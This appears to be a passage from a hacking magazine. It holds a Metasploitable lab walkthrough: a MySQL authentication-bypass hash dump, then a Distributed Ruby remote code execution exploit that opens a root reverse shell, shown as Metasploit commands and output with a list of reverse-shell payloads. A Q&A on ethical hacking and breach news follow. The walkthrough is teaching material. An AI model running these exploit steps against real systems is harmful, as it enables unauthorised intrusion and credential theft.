msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > █
```

Execute the module using the **run** command as shown below. If everything goes well, mysql hash table will be downloaded and saved in the loot directory.

```
msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > run
```

```
[+] 172.27.0.2:3306 - 172.27.0.2:3306 The server allows logins, proceeding with bypass test
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Successfully bypassed authentication after 96 attempts. URI: mysql://root:McUYXwjz@172.27.0.2:3306
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Successfully exploited the authentication bypass flaw, dumping hashes...
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[+] 172.27.0.2:3306 - 172.27.0.2:3306 Hash Table has been saved: /root/.msf4/loot/20190523093006 default 172.27.0.2 mysql.hashes 558295.txt
[*] 172.27.0.2:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > █
```

Here are the username and hashes when we open the file we downloaded.

```
Username,Hash
"root","*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9"
"root","*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9"
"root","*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9"
"root","*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9"
"root","*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9"|
```

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our previous issue, we have seen how to hack the distcc service running on port 3632. In this issue, we will see how to hack the distributed ruby service running on the port 8787 of our target machine.

Continuing with the results of the port scan, it is revealed that there is a msgsrvr daemon running on port 8787.

```
root@kali:~# nmap -p1-65535 192.168.41.173
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 06:55 EDT
Nmap scan report for 192.168.41.173
Host is up (0.064s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
33350/tcp open  unknown
46406/tcp open  unknown
52437/tcp open  unknown
54759/tcp open  unknown
MAC Address: 00:0C:29:10:55:7E (VMware)
```

I had no idea what this was. Googling for the service "msgsrvr" told me that this stands for message server and can be used by any service. In fact it was once used by trojans and virus also. I used a different type of Nmap scan to find more about it.

```
root@kali:~# nmap -p8787 -sV 192.168.41.173
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-26 06:59 EDT
Nmap scan report for 192.168.41.173
Host is up (0.0077s latency).

PORT      STATE SERVICE VERSION
8787/tcp  open  drb      Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
MAC Address: 00:0C:29:10:55:7E (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds
root@kali:~#
```

So the service running is "drb" which stands for "distributed ruby". Distributed Ruby runs using a library druby and allows multiple ruby processes to talk with each other on a network. This also enables calling objects from another Ruby process which may be running on a different machine. This is called RMI or remote method invocation.

Next, I tried to search for any exploits for this service on searchsploit. It was a bit difficult to do this.

```
root@kali:~# searchsploit Ruby 1.8
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Ruby 1.8.6/1.9 (WEBrick HTTPd 1.3.1) - | exploits/multiple/remote/5215.txt
-----
Shellcodes: No Result
root@kali:~# searchsploit -e Ruby DRb
Exploits: No Result
Shellcodes: No Result
```

After some failed attempts, I just searched for ruby and found many exploits as shown below.

```
root@kali:~# searchsploit -e Ruby
-----
Exploit Title | Path
              | (/usr/share/exploitdb/)
-----
Apple CFNetwork - HTTP Response Denial | exploits/osx/dos/3200.rb
BulletProof FTP Client 2010 - Local Bu | exploits/windows/local/35449.rb
Distributed Ruby - Send instance_eval/ | exploits/linux/remote/17058.rb
Distributed Ruby - send syscall (Metasp | exploits/linux/remote/17031.rb
JRuby Sandbox 0.2.2 - Sandbox Escape | exploits/linux/local/33028.txt
Notepad++ 4.1 (Windows x86) - '.ruby' | exploits/windows_x86/local/3912.c
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian an | exploits/linux/remote/5632.rb
Ruby 1.8.6/1.9 (WEBrick HTTPd 1.3.1) - | exploits/multiple/remote/5215.txt
Ruby 1.9 - 'WEBrick::HTTP::DefaultFile | exploits/multiple/dos/32222.rb
Ruby 1.9 - REXML Remote Denial of Serv | exploits/linux/dos/32292.rb
Ruby 1.9 - Safe Level Multiple Functio | exploits/multiple/remote/32224.rb
Ruby 1.9 - regex engine Remote Socket | exploits/multiple/dos/6239.txt
Ruby 1.9 dl - Module DL.dlopen Arbitra | exploits/multiple/remote/32223.rb
Ruby 1.9.1 - WEBrick 'Terminal Escape | exploits/multiple/remote/33489.txt
Ruby < 2.2.8 / < 2.3.5 / < 2.4.2 / < 2 | exploits/ruby/local/43381.md
```

Most of the exploits were written in ruby although few were written in other languages too. Although there were many exploits on Ruby there were only a few that belonged to distributed Ruby, These two exploits were also written in ruby so there is a high chance that they are Metasploit modules. languages. Opening the exploit confirmed that.

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'
require 'drb/drb'
class Metasploit3 < Msf::Exploit::Remote

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Distributed Ruby send syscall vulne
rability.',
      'Description' => %q{ This module exploits remote sysc
alls in DRuby
    },
      'Author' => [ 'joernchen <joernchen@phenoelit.de
> (Phenoelit)' ],
      'License' => MSF_LICENSE,
      'Version' => '',
      'References' =>

```

So I started Metasploit and searched for druby exploits using the **search** command as shown below.

```

...;;llll&
.....;;lll;;....
.....;;lll.....

      =[ metasploit v5.0.20-dev ]
+ -- --=[ 1887 exploits - 1065 auxiliary - 328 post ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops ]
+ -- --=[ 2 evasion ]

msf5 > search druby

Matching Modules
=====

#  Name
Description
-  -
-----
1  exploit/linux/misc/drb_remote_codeexec  2011-03-23      excellent  No
Distributed Ruby Remote Code Execution

msf5 > █
```

There is only one exploit which exploits a remote code execution vulnerability in druby.

This may be our exploit but we are not yet sure. I load the module as shown below. The **show options** command displays all the options we need to configure.

```
msf5 > use exploit/linux/misc/drb_remote_codeexec
msf5 exploit(linux/misc/drb_remote_codeexec) > show options

Module options (exploit/linux/misc/drb_remote_codeexec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.41.173  no        The target address range or CIDR identifier
  RPORT     8787             yes       The target port
  URI       192.168.41.173:8787 no        The URI of the target host (druby://host:port) (overrides RHOST/RPORT)

Exploit target:

  Id  Name
  --  -
  0   Automatic

msf5 exploit(linux/misc/drb_remote_codeexec) > █
```

I set the Rhosts option and use the **check** command to verify whether the target is vulnerable or not but unfortunately **check** command is not supported by this module.

```
msf5 exploit(linux/misc/drb_remote_codeexec) > set RHOSTS 192.168.41.173
RHOSTS => 192.168.41.173
msf5 exploit(linux/misc/drb_remote_codeexec) > check
[*] 192.168.41.173:8787 - This module does not support check.
msf5 exploit(linux/misc/drb_remote_codeexec) >
```

It seems we have to test this blindly till the end. I view all the payloads this module supports using the **show payloads** command.

```
msf5 exploit(linux/misc/drb_remote_codeexec) > show payloads

Compatible Payloads
=====

  #  Name                                     Disclosure Date  Rank  Check  Description
  --  -
  1  cmd/unix/bind_awk                         normal          No    Unix Command Shell, Bind TCP (via AWK)
  2  cmd/unix/bind_busybox_telnetd            normal          No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
  3  cmd/unix/bind_lua                         normal          No    Unix Command Shell, Bind TCP (via Lua)
  4  cmd/unix/bind_netcat                     normal          No    Unix Command Shell, Bind TCP (via netcat)
  5  cmd/unix/bind_netcat_gaping              normal          No    Unix
```



Command Shell, Bind UDP (via socat)	14	cmd/unix/bind_stub	normal	No	Unix
Command Shell, Bind TCP (stub)	15	cmd/unix/bind_zsh	normal	No	Unix
Command Shell, Bind TCP (via Zsh)	16	cmd/unix/generic	normal	No	Unix
Command, Generic Command Execution	17	cmd/unix/reverse	normal	No	Unix
Command Shell, Double Reverse TCP (telnet)	18	cmd/unix/reverse_awk	normal	No	Unix
Command Shell, Reverse TCP (via AWK)	19	cmd/unix/reverse_bash	normal	No	Unix
Command Shell, Reverse TCP (/dev/tcp)	20	cmd/unix/reverse_bash_telnet_ssl	normal	No	Unix
Command Shell, Reverse TCP SSL (telnet)	21	cmd/unix/reverse_ksh	normal	No	Unix
Command Shell, Reverse TCP (via Ksh)	22	cmd/unix/reverse_lua	normal	No	Unix
Command Shell, Reverse TCP (via Lua)	23	cmd/unix/reverse_ncat_ssl	normal	No	Unix
Command Shell, Reverse TCP (via ncat)	24	cmd/unix/reverse_netcat	normal	No	Unix
Command Shell, Reverse TCP (via netcat)	25	cmd/unix/reverse_netcat_gaping	normal	No	Unix

I decided to use the cmd/unix/reverse payload.

```
msf5 exploit(linux/misc/dr_b_remote_codeexec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(linux/misc/dr_b_remote_codeexec) > show options
```

Module options (exploit/linux/misc/dr_b_remote_codeexec):

Name	Current Setting	Required	Description
RHOSTS	192.168.41.173	no	The target address range or CIDR identifier
RPORT	8787	yes	The target port
URI		no	The URI of the target host (druby://host:port) (overrides RHOST/RPORT)

Payload options (cmd/unix/reverse):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

I set the lhost address and execute the module using the "run" command and we successfully have a shell as shown below.

```

  Name      Current Setting  Required  Description
  ----      -
  LHOST      LHOST            yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Automatic

msf5 exploit(linux/misc/drb_remote_codeexec) > set lhost 192.168.41.174
lhost => 192.168.41.174

msf5 exploit(linux/misc/drb_remote_codeexec) > run

[*] Started reverse TCP double handler on 192.168.41.174:4444
[*] Trying to exploit instance_eval method
[!] Target is not vulnerable to instance_eval method
[*] Trying to exploit syscall method
[!] Target is not vulnerable to syscall method
[*] Trying to exploit trap method
[!] Target is not vulnerable to trap method
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo yMRXjV00i8QeBxHz;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "yMRXjV00i8QeBxHz\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.41.174:4444 -> 192.168.41.173:44615)
  at 2019-05-26 07:07:01 -0400

█
```

So we once again get a shell on the target system using a different vulnerability. In our next issue, we will be back with a different vulnerability.

```

[*] Command shell session 1 opened (192.168.41.174:4444 -> 192.168.41.173:44615)
  at 2019-05-26 07:07:01 -0400

pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
uid
sh: line 7: uid: command not found
whoami
root
█
```

HACKING Q & A

Q: What is a whitehat vs a blackhat in hacking?

A : In hacking, hackers are classified into three types : White hat hackers, Black hat hackers and Grey hat hackers. This classification came from old movies where bad guys used to wear black hats and good guys used to wear white hats.

A Black hat hacker is the bad guy here. He hacks into anything regardless of the consequences and damage it can cause. He has no rules or ethics. Example : all those who leaked private photos of celebrities, steal data from websites etc. A white hat hacker is the good hacker who is bound by ethics or rules. Before hacking (the term here is penetration testing) they take due written permission from the company they are hacking into. Example : Penetration Testers, Bug bounty hunters etc.

Q : What is ethical hacking and isn't all hacking illegal?

A : If all hacking was illegal, there would be no ethical hacking. Ethical hacking means hacking which is done with some ethics or rules. In ethical hacking, hacking is performed after taking PERMISSION first. If there is no prior permission, that is illegal hacking even if you are hacking into your best friend's device.

Ethical hackers hack into devices to either secure them after finding their weakness and strengthen it from illegal hackers.

Q : Which OS is best for hacking, Kali Linux or Parrot Security OS?

A ; In my opinion, both are good. In beginning I was a big Kali fan but now I am beginning to like PARROT OS more. Try out both and see which you find the best for you.

Q : Is it true that true caller server gets our all personal information?

A : Yes, It does. Let me give you an example. While saving a contact, in my phone I saved it as Seethakka (name changed). I have True Caller installed in my phone. After some days

I observed that whoever called this person from their phones would get her name displayed as "Seethakka" by True caller if it is installed on their phone. I think this example is enough to prove that TrueCaller collects data which can be termed personal.

Just notice one thing, TrueCaller is an app that works on displaying caller information. So obviously it has to collect information continuously to keep its database updated.

Q : Even with foolproof security, how can an individual hacker hack an account?

A ; To be frank, there is nothing called "fool proof" security. Even a 100% secure system is only 90% secure. A system is 100% secure only when it is completely shut down and kept in a locker. Similar to this, accounts are also never secure "foolproof".

Q : What is probe in airodump-ng?

A : Probes are the wireless networks airodump-ng is trying to connect if it is not still connected. If you see the probe field, it will display the ESSID of the network which is the name of the wireless network. Probe displays the names of those wireless networks airodump-ng is trying to connect to.

Send all
your questions
regarding
hacking
to
[qa@hackercool](mailto:qa@hackercool.com)
.com

DATA OF GERMAN POLITICIANS AND COLLECTION #1

DATA BREACH THIS MONTH

Sensitive data belonging to many **German politicians**, celebrities and public figures was posted online as part of a massive breach.

What?

Sensitive data that got breached included personal phone numbers, addresses, internal party documents, credit card details and private chats. Some users Facebook and Twitter passwords were also leaked. Even data belonging to German Chancellor Angela Merkel was compromised but authorities say that her data was not very sensitive.

The data belonged to almost all political parties of Germany except the far-right Alternative For Germany (AfD).

How?

Although the leaked data was being posted since December 2018, it came into light only recently. Although there were initial suspicions that the data may have been obtained by hacking into government networks, experts are of the opinion that it might have been obtained through the improper credential management. They also opine that at least some data may have been collected when the parliament was hacked in 2015.

Who?

The initial suspicion first fell on the far-right Alternative for Germany (AfD) political party as it was the only party unaffected by the breach. Some fingers were also pointed at Russia as it was allegedly involved in most of the recent hacks. But a 20 year old German student confessed that he was responsible for the hacks. The unnamed person who was arrested by the German police said that he alone hacked the politicians on being frustrated with their political stances. He said he did this by exploiting some of the most common passwords used by the victims.

Aftermath

The breach shook the political establishment of Germany and they demanded strengthening of cyber security in the country.

Security researcher Troy Hunt discovered a massive dump of data posted initially to cloud-based hosting service and then later to a hacker forum. This dump of data has been named as **Collection #1**.

What?

The dump dubbed Collection #1, contains over 773 million million email addresses and 21 million passwords. These passwords are in the plain text format. The Collection #1 folder is of total size 87GB and has more than over 12,000 files.

How?

It is still not known how this data was collected but experts are of the opinion that this may not be a result of a single hack and this data might have been collected from various data breaches we have seen since long.

Who?

The actual persons responsible for this hack are still unknown. What's known is that they collected data from different data breaches and made this folder.

Aftermath

This mega breach has created panic with the sheer number of email addresses and passwords it exposed. What's more worrying is that whoever posted this data was able to crack the password hashes and posted the passwords in plain format.

Some experts are also of the opinion that people should not panic about this breach as it is just a collection of previous data breaches where they may have been already impacted and notified by the affected company.

What You Can Do?

Check if you are affected by the breach by visiting the [HaveIBeenPwned](#) website and entering your website. Also stop reusing passwords and usernames over other services.